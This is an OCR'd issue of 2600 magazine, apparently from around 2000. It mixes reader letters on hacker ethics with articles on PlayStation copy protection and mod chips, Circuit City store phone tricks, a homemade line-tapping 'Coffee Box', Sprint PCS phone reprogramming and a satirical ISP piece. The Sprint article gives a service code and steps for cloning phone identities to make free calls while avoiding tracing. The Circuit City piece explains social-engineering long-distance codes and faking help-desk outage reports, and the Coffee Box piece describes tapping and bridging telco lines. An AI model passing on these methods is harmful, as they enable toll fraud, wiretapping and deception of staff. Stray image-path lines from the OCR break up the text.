Let me explain. During regular business hours from about 8 am to 5 pm the doors stay open for a set time frame. The close door button does nothing at all - I swear it's in there just to frustrate people. It is really annoying because all these people come out of nowhere just as it's about to close, they swarm in like bees, and it stops on every floor. After hours, when I hit the close door button the door immediately closes. So, is it possible to somehow hack the computer that controls this function so the close door button actually closes the door as soon as I press it?

I know I can social engineer my way into the control room and gather some intelligence. Let's just say I have some connections as I have something to do with the networks here.... I can find out more technical info about the elevator but before I bother doing the research, is it feasible to pull this off?

xequals1

It's certainly doable but the results may not be exactly what you want. For one thing, all of the people who would have swarmed into your elevator will wind up bouncing off the walls in the lobby waiting for the next elevator and this could lead to all kinds of problems and confusion. You should count yourself lucky that you have a close door button that actually does something even half the time. Most of the time they do nothing at all.

Dear *2600:*

What is it that *2600* does? (I know, I know, buy the magazine.) Where is the "About" button on your website? Everyone else has one... why don't you? I have heard of *2600* from co-workers, so I decided to check it out. After I checked out both "Free" and "Kevin" on the first page (to make sure they both went to the same place), I was unable to find any kind of history or explanation of what exactly *2600* is all about. Is it something to do with phones? It is, isn't it! How am I supposed to know?

Dan Wheeler
MSNBC Interactive

We're working on a special remedial site for the media.

Dear *2600:*

I've been trying to phreak in Tijuana, Mexico, my home city just south of San Diego. Here, a lot of fortresses get taken down (the reason evades me... vandalism, perhaps), leaving the back of their booths with a flat covering that has a hole in which you can pull out the line cable with your middle finger. You hook up to this line and get a dial tone, but here's where I'm stuck. Right after your first DTMF number key is pressed, you instantly get the familiar "the number you have dialed is nonexistent, please verify" message.

My friends and I have several theories. It is worth mentioning that on a *working* fortress, when you press the first DTMF key - whichever it is - it's "played" after four short beeps. So say you press 1. You see "1" on the display as you hear these four short beeps, and then you hear the familiar DTMF tone for 1. The beeps are considerably higher frequency than DTMF. They all sound just about the same, although on closer scrutiny you can distinguish that each one is really only a little higher in pitch than the one before. We guess that the beeps are a sort of verification system placed by TelNor so that they prevent what we're trying to do, which is get free calls.

I'd like to know if anyone out there knows which frequencies they are. And we'd also appreciate any advice on how to reproduce them without using a cassette recorder.

Lubdub

State of the Hacker World

Dear *2600:*

After reading the 31337-isms article in the Fall 99 issue, I just really felt the need to write in. First off I want to say I totally agree with what Hex said about the idiocy of using anything but plain English on hacked pages to get a message out. However, I don't think he went far enough. Personally, I think it's things like leet sub languages that make the hacking community look like bad guys. The thing that really pisses me off is it's probably the same fools who think they're all cool when they're using their leet typing skills who can't figure out why everyone thinks they're such outcasts. Everyone always agrees it's annoying as all hell when people around them are purposely speaking another language. It makes them feel like unwanted outsiders. The bottom line is unless the people who know help those who don't, even a little, we're always going to be looked upon as outcasts and in a way sinister.

On a somewhat related note, I just wanted to say I have always and will continue to help out anyone and everyone who comes to me with a computer or technology question. On top of that I always try to offer my services before they're needed to those who may need them in the future. The end result is, most people don't think of me as the stereotypical hacker, they're not afraid of my abilities, and most often they're willing to go out of their way to help me out if they think I need it. Hell, isn't getting the word out and helping each other what *2600* is all about?

Pestilent

And corrupting the corporate mindset. Don't forget that one.

Dear *2600:*

I've been watching your web site for quite a few years now and for the most part you have kept up a steady reputation for being an intelligent site. However the "Hacked Web Site" section of your page has always put a somewhat nullifying effect on your page. When someone arrives there, they see the recent news and *Off the Hook* and a lot of other good and informative medians. But then they come down to the bottom and see the "Hacked Web Site Archive."

Your page repeatedly says that hackers are not out to cause damage or change data. They're just there to learn. Do you not see the hypocrisy in it? I don't think it would be such a bad thing if these hacked sites had something to say. The reality of it is that they all say the same thing: "W3 0wN Y0u" "BLAH BLAH BLAH WE'RE KOOL".

How blatantly ignorant can a group of people intel-

ligent enough to figure out how to hack web sites, albeit easy, really be? The media thinks of us as these kids playing on computers changing web sites for fun, and you aren't denouncing the stereotype. As a matter of fact, it appears you are glorifying it by giving these ignorant children a place on your web site.

Mind Plague of The Committee

It's for precisely this reason that we don't publicize each and every site that gets hacked. Most of them are utter crap. The ones we publicize are the ones that tend to carry a halfway intelligent message. The only exception to this is when the site is so widely known that the hack is historical in itself and in those cases we will mirror the site regardless of what it says. It is our hope that the people who engage in web page hacking realize that it's a big risk in today's climate but also a unique opportunity to get a message out. If the message isn't worth the risk, what's the point?

Dear *2600:*

I always read about how you complain that the punishment for hackers is too high. One of your latest complaints involves a teenager who hacked some government sites. He "only" changed the index.html name to something else and he did not do any real damage. First off, there are (God forbid) people who actually really want to access the so-called "information" (actually misinformation if you ask me) from the web pages. There are kids who are stuck with term papers who need to look up some things the sites provide. There are people who want to learn about these different organizations. Second, they hit him with a $40k fine and a 15 month sentence because they want to get through his head that what he did was against the law. They could just give him maybe a couple of months in prison and a fine that his car could easily pay off, but he would just say, "That was nothing!" and go back to hacking more web sites. It is not about the actual damage caused by the hack, it was the fact he hacked into the government computers. Those are almost as sensitive as the phone companies' and the military's computers.

I also want to discuss you claiming that copying the files is not stealing, therefore it is not wrong. I live by the golden rule. So you can go around hacking into other people's computers, but what if they could get into yours? How would you feel if anybody could look in all your personal files, and they got away with it because it wasn't stealing? That is why doctors and priests aren't allowed to tell *anybody* about you. I think you need to reexamine your ethics before we all lose privacy.

JL

Do you really believe that the only way to get someone to stop doing something is to ruin their lives? Changing the message on a web site is a trivial act. It's not the same as hacking into a sensitive system, unless the target is inept enough to keep their sensitive material and web site on the same system. We understand that it's embarrassing and inconvenient when this happens to any sort of organization. But mistakes often are. When a web site is hacked, it's because the people running it made a mistake on some level. If nothing was erased or damaged, then what, besides pride, has been harmed? They don't feel secure anymore? Well, guess what - they would have been just as insecure and many times more ignorant if this warning hadn't been delivered. If you listen to what hackers say, you actually have a chance of gaining some privacy. Those who refuse to listen and simply punish everyone who offends them may convince themselves that they have privacy when they have none.

Dear *2600:*

More and more these days I see people come on irc or usenet (or some other form of communication) who are generally trying to learn about hacking. They ask a question that the guys who call themselves k-rad, leet, or whatever seem to think is a naive or simple-minded question. Time and time again they chew the "lamer" (as they insist on saying). They give sarcastic answers and try to get the guy (or girl) to think they are real answers. More often then not, they just yell at the person until he/she leaves. When I decided to learn about hacking, this same thing happened to me. I gave up too easy because of that and left hacking alone for a couple of years.

Then I realized something. Most of these (most, I say, not all) so called leet evil haxor dudes are just kids pissed off at the world. They find out one or two things about hacking, a few simple DoS attacks or something, and they think they are top of the line, second to none. Then they use the small amount of knowledge they have over the real beginners in a way that promotes anger and resentment. How are we supposed to be a community if these people are allowed to keep up?

Now down to what I wanted to say. I just want to congratulate you guys on something I saw in issue 16:4. Somebody named "Val" wrote in asking questions about irc, obviously not knowing a thing about it. Instead of chewing the guy out or giving him some smart ass sarcastic answer, you gave him a generally helpful one.

Just one more reason why I hold you guys *far* above the mass of "hackers" today.

phiber_life


People who show no desire to learn and are only looking for shortcuts deserve sarcasm. Those who are always unwilling to help others are not hackers in the true sense. But then again, neither are those who give up at the first sign of adversity.

Dear *2600:*

I used to be so mad that people thought that hackers were like the kids in the movie *Hackers*. But I have started to notice why. I know a kid in my school who likes to brag about hacking and what he can do. I heard he could hack so I asked him about UNIX. He had no clue about it and just said "UNIX? Oh yeah, that ancient operating system that sucks ass." Well, I was somewhat surprised, and I knew he didn't know much about anything. Then he started bragging about what he can do to someone's computer and how he has five pages of credit card numbers at his house. Everyone started to gather around him as he was talking about all this crap. The perception that these students had about hackers - that they are teenage cyberpunks who will hack into any computer anywhere - was being proven right in front of them. I don't blame the public for being ignorant; I

Continued on page 48

How PSX Copy Protection Works



by Lord Xarph

xarph@blueneptune.com

Remember back in The Old Days, when copy protection schemes were getting weirder and weirder? Spiradisk, weird formatting, code wheels, etc.? (For some kickass documentation on this, check out Trixter/Hornet's Life Before Demos at http://www.oldskool.org/shrines/lbd/#copyprotection.) One of the most interesting schemes was physically damaging the disk - using a laser to burn a hole in the disk, then attempting a read or write at that point. If the read/write failed, then the disk was authentic and the game was loaded.

Well, you can't exactly burn a hole in a CD-ROM, but you can do the next best thing: cause a read error at precisely that point. How do you do this with a CD, especially one that is supposed to be mass-produced on a press? Easy: encode a few sectors with impossible checksums. Icepic!/TRSi has written a highly technical FAQ that has exact figures which helps a great deal. Use your favorite search engine. A search on Altavista for +playstation +faq +Icepic!/TRSi turned it right up.

In a nutshell, sectors 12-15 on an authentic PSX disc have a checksum of zero, which is impossible. The Playstation, on boot, checks for this, finds that the checksum for 12-15 is impossible, authenticates, and goes to check the country code (more on this later). "So just copy the zero checksum!" Wrong-o. The whole key to this fact is that consumer CD recorders are incapable of writing invalid checksums. Consumer recorders receive bit-by-bit data of the files or content of the disc. They do not receive "redundant" data, which includes checksums. These the recorder determines on its own and writes by itself automatically. Sony manufactures burners for its licensees that will allow user-level control of the checksums and whatnot.

Does this mean you're up shit creek? Of course not. We're hackers, dammit. You can either patch the firmware in the CDR to allow the copying of what it thinks are illegal checksums (could be hard) or modify the Playstation to ignore a valid checksum (easy).

Country Codes

Copy protection is just one half of a puzzle. In the console world (and now, the DVD world), you have to deal with country codes. These wonderful things tell what systems the disc is "authorized" to run on; US/Canada machines, Japanese machines, PAL machines, etc. In the case of the Playstation, the first five sectors on the CD inform the Playstation of the country code. Fortunately, the checksums on this area are correct, so if you want to dupe the disc with a different code (i.e., the one for your PSX), strip sectors 0-15 from the image of your source and put on the system area from a valid disc.

At this point, I should stop and make one thing clear: I have not done this. I do not copy Playstation games. My Playstation has been modified to run imports, not CDRs. I buy originals because I like the idea of people actually getting paid for their hard work. All CDRs I have seen have invalid headers and hence require a modified Playstation to run. This is for information only, blah blah blah. Let us continue.

So you can't figure out how to modify a Playstation disc to work on your unmodified Playstation and decide to mod it. First you need to know what model PSX you have.

Playstation Model Numbers

Model numbers on the Playstation have a three digit model identifier and a one digit region identifier. The model number is on the bottom of your Playstation in the form SCPH-xxxy. Additionally, you can identify the model based on the feature set, the color of the box it came in, and the same model number printed on the base of the box.

SCPH-xxx0: Japanese model.

SCPH-xxx1: US/Canadian model.

SCPH-xxx2: PAL/Europe model.

SCPH-100y: This one is the very first Playstation model. It comes in two flavors: below serial number 592000, and above. If you have the lower serial, you can play imports or CDRs without modifications. If you have the upper,

you can, but it's so damn hard you shouldn't even try. It came in a box with black sides.

SCPH-200y: Developer's model. Same as 100y, but in a blue case with more RAM and the copy protection/country detection disabled.

SCPH-300y: Net Yaroze system. Basically a stripped down, consumer version of the developer's kit. I'm not touching this with a 40 foot pole; I'd be here for five more pages. Use a search engine and find out for yourself. To make reference to Brock Meeks' Beyond HOPE keynote - I'm not Martha Stewart, and this ain't a recipe for a bunt cake.

SCPH-500y: Only exists in 5000 model as far as we know. This was a Japan-only release according to people who have seen it. I don't know much about it.

SCPH-550y: This model fixed an overheating problem affecting 100ys that caused the lens track to warp, lose focus with the disc, and start skipping on anything streamed off the CD (if you use cheap-o blanks to burn CDRs, you'll get the same problem. Another reason to buy originals, hint hint!). The CD mechanism is turned 90 degrees clockwise to keep it away from the power supply. It also was the first model to remove the RCA jacks from the back and cost $100 less than the 100y. It came in an orange box.

SCPH-700y: Sold for 6 months in the US. Had a glorified spectrum analyzer and a redesigned board that was harder to modify. Can't remember what color box it came in.

SCPH-750y: Same as 700y except that it comes in a metallic-looking box that includes a Dual Shock controller (duh) instead of a standard one. For some reason some people got the idea that this was the only model a dual shock would work on. Not true.

SCPH-900y: This model has a completely redesigned mainboard that took longer than usual to figure out how to modify. Sony also removed the parallel port from the back. They don't have any peripherals that use it, and the only peripherals for it are unlicensed. A good chunk of those are "external mod chips" and whatnot that Sony wishes didn't exist. More on these down the line.

Booting Invalid Discs

There are three commonly accepted ways to boot a disc with an invalid header.

Swapping: If you have a first-edition 100y, then you can do a swap trick to run an invalid disc. The first Playstations loaded the header information from a disc prior to initiating a boot sequence. Newer models check it as part of the bootstrap process, but with the first edition, you can boot into the Playstation CD player, have it load the Table of Contents (and hence, the header information) from a valid disc, then swap the disc with an invalid one without triggering the lid-open sensor. Exit the CD menu, and the bootstrap will be done without rechecking the header. I'm not going into any more detail on how this is done - once again, search engines are your friends - but I will say this makes for a very poor choice. For one, the motor is still spinning while you swap the discs (Game enhancer people: shut up; I'll get to you in a bit), and excessive swapping damages the motor. Also, games that use redbook audio (that's standard audio you play in your CD player) will use the old table of contents for track start/end frames, so your music will be incredibly screwed up.

Mod Chipping: This is, by far, the most common and, in my opinion, best way to run invalid discs. This is what is described in Flack's column, so I'm not getting into how you do it. One thing Flack left out was where you solder the mod chip to the board. Let's hear it again, campers: Search engines are your friend! A search on Altavista for +playstation +mod +installation +pictures turned up 271 hits. Now the downside to chipping, which Flack left out probably because his article was written before the term had even been invented: Lock-outs. Starting with two Japanese games named Poporogue and IQ Final, Sony started putting code on select Playstation titles that hung the game when it detected a mod chip. This worked by sending a second start signal to the Playstation after the game had already booted. A standard Playstation would reject the start signal; a modified one would not. Hackers, naturally, jumped all over this. Within a few weeks, it became known that entering a code in a Game Shark would bypass the lockout code and boot the game. A low-tech solution was to simply install a switch on the mod chip and turn it off after the


bootstrap process. Additionally, new "stealth" chips are available that bypass this lockout code altogether.

Game Enhancers: Now, the part of the article I've been itching to write ever since matt's letter in 16:2 (which was fully half incorrect, hate to say it). Game Enhancers, and all its knockoffs, are not Game Sharks. The Game Shark, manufactured and sold in the US by Interact, is the only parallel port device for the Playstation that does not allow you to play invalid discs out of the box. The knockoff versions of the Game Shark do allow you to boot invalid discs - by re-enabling the swap trick from the first edition 100y series! Now, you boot into the Game Enhancer's CD Player with a valid disc, swap, and then bootstrap. The GE even stops the motor for you. Early model Playstations screwed up the audio TOC when swapping; from what I hear, the Game Enhancer and its ilk do not.

So why isn't everyone using Game Enhancers? For starters, the new 900y Playstations don't even have a parallel port to plug them into. Also, most add-on discs don't function with a Game Enhancer - add-on discs basically reboot the Playstation in the middle of a session, and the Game Enhancer can't alter that secondary sequence in any way. Some Game Enhancers allow you to run add-ons by manually starting the executable, but that only works on games where there is an executable - the current fad is to embed the entire game in a disk image on the CD itself with a pointer for the system that links to a sector inside the subsidiary image. I don't even want to think about hacking that at this time of the evening.

Playstation Emulation

One of the major legal wars currently raging is over two software packages: Connectix's Virtual Game Station, and Bleem LLC's bleem!. Both of them are (almost) fully-featured Playstation emulators that allow you to play Playstation games on your Mac or PC. In the case of bleem!, the graphics are improved by piping them through a 3D accelerator if one is available. Sony, naturally, is spitting nails over these emulators. Sony is claiming they infringe on their intellectual right (they don't; not one bit of Sony code is used) and is attempting to gain injunctions against both products to keep them from shipping. One of the obvious reasons Sony is so angry is that it's remarkably easy to hack both these programs to play invalid discs; they can't out of the box. I'm not going to say how this is done - mostly because I don't know - but rest assured it's quite possible.



Legal Ramifications

All right, trot out the legal disclaimers: I am not a lawyer, all of the above was for educational purposes, if you get sued and go to jail or get nailed with a fine because of this stuff, it ain't my fault, etc., etc., etc.

There are a frightening number of companies that spam rec.games.video.sony with distressing regularity offering the sale of PSX "backups." I find this truly amazing. What these companies are doing, any way you measure it, is illegal. I'm going to quote now from the rec.games.video.sony FAQ:

3.15 - Are CDR backups legal?

In a nutshell: maybe. This is a very confusing topic that has led to many a flame war in the newsgroup. Just so you have some reference points, this is all based off information from the IDSA (International Digital Software Association), the entity you'll most likely be tangling with if you get busted for piracy. The law in question is 17 U.S.C. Section 117(2). As for countries other than the U.S.: If your country has signed the Berne Convention, these apply to you. If not; you're on your own.

Basically, you have the right to make one copy of a game that you own an original of for archival purposes (read: your dog decides to play frisbee with it or other such damage).

The law states that you cannot post or download a backup off the Internet. Backup server operators: yer screwed.

You cannot sell backups unless you are the copyright holder of the software. Backup sellers: yer screwed.

The backup copy can only be transferred to another person if the original is also transferred and the transfer is part of the transaction of all rights in the program. In other words, you can't trade a backup unless you own the rights to the game.

As for backup services? Who knows. Just keep in mind that the IDSA has many very expensive lawyers at their disposal for the sole purpose of making your life a living hell.

FUN AT CIRCUIT CITY

by ccsucks

I was a manager at Circuit City. Unfortunately, Circuit City and I parted ways (their decision), so I decided to write the following article for my friends at *2600* ... enjoy!

Price Tags

If it ends in .99, it is "In Program" (in other words, if it's not in stock, the associate can "special order" it from the main warehouse).

If it ends in .98, it is a sale price or "CTC" (Challenge the Competitor) - competitor has it on sale.

If it ends in .97, it is "Open Box." As a rule, avoid open box buys at Circuit City like the plague unless you get the chance to see the unit working for yourself. Sales counselors usually don't test units that come back as Open Box, even though they're supposed to. And never believe the story that "it just came off display."

If it ends in .96, it is "Out of Program (OOP)" (in other words, if it's not in stock, the associate will not be able to order more of these). This is a display that you may be able to purchase if there are none in stock at that store. Same caveat emptor for Open Box, above, though!

If you see an Open Box with a .96 price on it, it was not reviewed by a sales manager and was "auto-priced" by the system. You will *definitely* be able to get money off this price.

If it ends in .95, it is "Going out of Program (GOOP)" (in other words, the associate *may* be able to order from the main warehouse, but probably not).

This covers 99 percent of the price tags for store merchandise, but does not include pricing for any music software (CD's, tapes, DVD, etc.) or major appliance sales like "10% off," etc.

Telephone Fun

Pick up any phone on the floor. Dial 9 to get an outside line. Long distance lines are blocked, but you can social engineer the 4-6 digit code from a floor manager if you say you need to call your wife before you buy that big screen TV. "But it's long distance!" you'll exclaim. The sales manager, not wanting to lose a big screen TV sale, will gladly dial your wife's phone number and, after waiting for the tone, dial in the long distance code. Each store has its own long distance code, but I can't tell you the number of times I've been able to stand in one part of the store while *no one* is standing around watching.

0 Front counter (they will see extension you're calling from)

50 PA system on floor and in warehouse

150 PA system in warehouse only (wait for beep)

5510 First North American National Bank (FNANB): Circuit City card

5560 Circuit City Headquarters

5570 FNANB Customer Service

5580 Help Desk. Social engineer a sales manager's name. The help desk is generally a little more understanding with sales managers because they have not gone through as much computer system training as the operations staff. The store number (4 digits) prints on the receipt or you can get it from the web site.

If you tell the help desk that DPS is down, they will ask you if you're by the CC130. Say "yes." Tell them that there are no lights on the CC130 at all.

If you're not the adventurous type, you can just hit 50, go over the PA system, and say "DPS is down." That'll get the Ops staff running toward the CC130 and calling the help desk themselves!

A Little Computer System Glossary

DPS: Distributed Processing System (the "computer system")

CC130: Main board in the general office behind the counter.

Wedge: The main board under the register into which everything (monitor, thermal printer, scanner, check reader, etc.) is plugged.

Want to call any Circuit City across the country? Dial 1-800-475-9515 and, after the tone, dial 333 and the four digit store number.

Want to call the Loss Prevention Department? The number is 1-800-353-2257. I'll leave it to your imagination the information you can tell them!

HOW TO BUILD A COFFEE BOX

by skrooyoo

The Coffee Box is nothing new or radical. What it is, however, is a merging of two existing boxes into one extremely compact, lightweight, and affordable unit.

Essentially, the Coffee Box combines the functionality of the Beige and Brown Boxes. What this means is that you have a lineman's handset (basically an ordinary telephone adapted to attach to the bare terminals found in telco boxes) with the Brown Box (a device which bridges two separate lines to create a party line of sorts).

What sets the Coffee Box apart from both of these devices is that it not only combines their functionality, but puts it in a package that is usefully small and very cheap. I built mine for less than US $25.

Materials

You only need three pieces of equipment.

A Swiss Army or Stanley (X-Acto) knife for parting and paring down wires. I don't recommend a wire stripper as some of the wires we'll be dealing with are quite fine - around about 20-plus gauge, and prone to snappage.

Four alligator clips. Your preferred type of attachment (solder, crimp, or screw) is fine but, from experience, I'd recommend the screw type. More on this later.

One Voice 2000S Mini-Phone. Details of this little gem can be found at www.voice2000s.com/miniphon.htm. Its advantages are outlined in the next section, but you are advised to check this site for its technical specs before proceeding. It'll give you a better idea of why I chose this particular instrument.

The Voice2000S Mini-Phone

I chose this phone for two reasons: firstly, it's cheap - US $20 plus tax at Fry's Electronics. Secondly, it's tiny.

One other thing this phone has is twin RJ-11 jacks. It doesn't support two lines, but it can quite sufficiently bridge two separate lines to create a party line - more on the potential uses of this further on. It's also packaged with fifteen feet of male-to-male RJ-11 cable in the bubble-wrap.

Again, I'll talk about the packaging advantages of this particular item later on.

Construction

Very simple. Open the packaging and separate it out into its component parts: the phone, the earpiece mic/receiver, and the RJ-11 cabling. Grab the RJ-11 now, and have the alligator clips and blade ready.

Cut the RJ-11 cable in half so that you have about 18 inches of free cable attached to each plug. Discard or squirrel away the remaining cabling for future use. You won't need it here.

Look lengthways at the RJ-11 cabling at the non-plug end, and you'll see two wires inside. Carefully dissect both sets of cabling so that the two internal wires are able to be pulled gently out, then crop off the excess external insulation (usually white). You should now have one red and one green wire exposed.

Again, using your blade, carefully strip about two inches of insulation from the green and red wires. Attach each of them in turn to the four alligator clips you now have laying around.

You're done. You now own the constituent components of a Coffee Box.

Usage

As you would with a beige box, connect it up to your favorite terminals in

your favorite local telco box, and have fun.

In terms of brown boxing - well, I leave it up to your imagination. Wire up a hold switch on one of the jacks and you can do things like, say, connect the Atlanta loops to the L.A. loops. Not that this has ever been done, of course.

And don't forget - its light weight means that the alligator clips can support its own weight when connected to a pair of terminals, which, combined with the earpiece/mic receiver, leave your hands free to do, erm, whatever they need to do. What experience has taught me, though, is that screw-type alligator clips work best - crimps and solders tend to break at the join, whereas screw-types can be fixed "in the field" as it were, with nothing more than a Swiss Army Knife.

Limitations


Well, for starters, it has a relatively low Ringer Equivalence Number (REN) of 2.9. What this means is that the total number of phones on any given line should not exceed that number. If you have the Coffee Box attached to two lines (or one line with two other phones), you have an REN of 3 (Coffee + 1xx-xxxx + 2xx-xxxx), slightly more than it is supposed to be able to handle.

I have quite successfully run it under these conditions for some time now without any trouble - its tolerance limits are pretty good. However, that doesn't mean that you *won't* have problems. Therefore, the disclaimer: your actions, your ass. I would also heed the manufacturer's disclaimer as relates to using it in thunder and lightning storms: don't. It really isn't designed to ground out large voltages, and if you do lose a hand, hip, or head as a result... well, that's also your problem, not mine. 'Nuff said.

Credits

2600 and the L.A. *2600* Crew most definitely. Shouts to Boogah.

Oh, and as for why it's called a Coffee Box - well, combine beige and brown, and you get something about the sams color as coffee and cream. Hey, it's better than the "baby-couldn't-help-it" box!



THE SPRINT PCS NETWORK

by ~sn0crash
sn0crash@DigitalPhreak.net

I have recently learned a little more about the Sprint PCS cellular network, and I would like to share this info with the readers of *2600*. This info applies more to Columbus, Ohio then anywhere else, but if anyone knows about another city I would love to hear about it.

From my understanding, cell phones use three major ID's to know who's who on their networks and who's allowed to make what calls. These ID's are an ESN, the phone number of the cell phone, and a SID number. The SID number determines your home city. When you place a call, the network matches your phone number with your ESN to determine if you're a legit user of the network. Then you can make your call. If you're roaming, then the cell network that you're on will forward the call information (number called, duration, etc.) to the SID city. Then your home city will process this information and bill you. Well, theoretically, if you change your ESN, phone number, and SID to a city that you're not in, you'll get free cell calls. This is where you get into cell phone cloning etc.

Aside from the general concept of how cell calls are placed, that of which I'm still learning, I'd like to touch on the Sprint PCS phone network. The phone I'll be talking about is a Sanyo SCP-3000. I found that if you remove the battery it says the ESN in HEX and DEC. If you were to go to a Sprint PCS store I'm sure you could "look" at one of their phones and clone it, then make calls on them. The phones in their stores are active to make calls all over the US. When you purchase a phone they program it at the store, but if you move from one home city to another you can just call them and they will walk you through the reprogramming of it. This is where I come in.

On this particular phone if you press menu and then 7 it will take you to the setup menu. If you press 0 you get to a field service option that is password protected (six digits). I haven't been able to get this password out of them yet. Now, if you press menu and then 4 you will go to the display menu. From here you hit 0 again. Surprise surprise, another area with a password. For Columbus, and maybe even all of Sprint PCS, the code is 661649. This will put you into a "configuration" menu. From here all the options can be edited. You will have the following:

ESN - Electronic Serial Number

NAM 1 Phone Number - Your Phone Number

NAM 1 Home SID - Columbus is 4418 (denotes your home city)

NAM 1 Name - "Sprint PCS" (can be anything you want, it's displayed on boot)

Service Security Code - This is the code you entered to get here.

NAM 1 Lockout System - don't know

NAM 1 CDMA Phone Number - your phone number

NAM 1 Mobile Country Code - 310 (I think this is the code for the US)

NAM 1 Mobile Network Code - 00 (don't know)

NAM 1 Mobile Station ID # - your phone number

NAM 1 CDMA Home SID - Columbus is 4418 (same as above)

NAM 1 AMPS Phone Number - your phone number

NAM 1 AMPS Home SID - Columbus is 4418 (same as above)

Phone Model - 7 (don't know)

Slot Cycle Index - 2 (don't know)

NAM - Number Assignment Module - it holds in RAM the telephone number and ESN of the phone

CDMA - Code Division Multiple Access otherwise know as the Sprint PCS network

AMPS - Advanced Mobile Phone Service which is used for analog cell transmission

I think this is a little more complicated then it has to be because my phone is a dual band meaning I can switch between the analog and digital networks. So I have a few more options then just a digital phone.

Now basically what you have to do is change your ESN and phone number to something else, then match the city's SID with the phone number. Whether it is a true number and you've cloned it or it's a total fake, you can make calls for free. When you place the call the city you're in will register this and give you the call. Then they forward that call information to your home cityÖ the SID you typed inÖ. Starting to see the picture? When the home city looks that info up to bill the person they find out 1) It doesn't exist or 2) They find out nothing because it's a real number. Either way, you get the free call and by the time anyone finds out about it you're finished and the SID and ESN are changed again.

The only thing I think you might want to consider is that when your phone is on and you have signalÖ it's traceable. When you have signal your phone is on the network communicating with the switches and jumping from cell to cell. You would need to turn your phone on, change the info, make your call, change it back, and then turn the phone off until you get a good distance from where you placed the call. This all might be a bit much, but I think it's a good precaution.

How to Get Banned From Your Internet Service Provider

by Mandark

Everyone is on the Internet. My grandma, who only has one TV in her basement, got a computer and got connected to the Internet a few days ago. So what does this mean to companies like America Online and CompuServe? This means that there are plenty of customers to choose from. They no longer need business from people like you and me who constantly bend the rules. ISP's have become much like high schools; they only want you if you can obey the rules. These rules can occasionally be slightly bent without any objection, but repeated disregard for them will get you banned. If you ever feel like getting banned from your ISP, then you might want to look into the following suggestions.

Being disrespectful to other users is the most common reason people are banned from their ISP. Disconnecting another user offline, also called "nuking," "flooding," or "punting" will usually aggravate the other user to contact your ISP and complain. This doesn't usually happen anymore, however, since the advent of fast computers and high-speed connections. Asking for another user's password or billing information will get you banned immediately. If you're looking for the easy quick way, go with this one. Sending unsolicited bulk e-mail, also called spam, is a violation of the terms of use for almost all ISP's. SPAM includes unwanted advertisements, chain letters, and those "God loves you" things I keep getting from people who think I'm actually going to be impressed by a picture of Jesus. Sending these usually results in people complaining, and if you send one to me, will result in me replying with a "colorful" message. These "colorful" messages are also disrespectful and looked down upon, which is unfortunate, because many people on the Internet need to be reminded how stupid they are.

Using up resources is another way to get banned from your ISP. When ISP's say that they give you unlimited space, they really mean that you get about 10 or 20 megabytes. Having 532 e-mails, all with 15 megabyte attached files, will not impress your ISP, and using 14 gigabytes for your web page really makes them mad. Using bandwidth like it's water is another way you can make your ISP unhappy. This is not a problem if you are running a 56.6kbps modem on a major ISP like America Online, but if you use your cable modem to set up a file server that gets 75 hits per second, you will most likely get a call from your ISP asking why you constantly have a two megabit per second upstream.

One thing that will almost definitely get you banned from your ISP is breaking major laws through them. This can sometimes tie in with the aforementioned ideas. Examples: If someone sends you an e-mail you don't want and you reply threatening to kill them, if you use your web page space to hold "obscene material involving the participation of a minor under the age of 18," or if you use your ISP to distribute your new nifty program called "melissa". You can also break more serious laws if you feel that it is necessary. Hacking into NASA will more than likely get you banned from your ISP. It will also get you a nice cozy cell in a federal prison somewhere.

Getting banned from your ISP is easier than ever. The ideas stated in this article are only suggestions. Take some time to read the terms of use for your ISP and see what you can come up with. Be creative. Getting banned from your ISP is exciting. And remember the important thing is to have fun.

Continued from page 39

blame people like the person above.

Quantum Knight

Actually, we doubt that person could hack into any computer at all, let alone one anywhere. We find a remarkable similarity between the media who paint hackers in a certain poor light without doing any research whatsoever and people who call themselves hackers without doing any research whatsoever. They both get it totally wrong and hurt the community. They also only use the word "hacker" to suit their own ends.

Positive Developments

Dear *2600:*

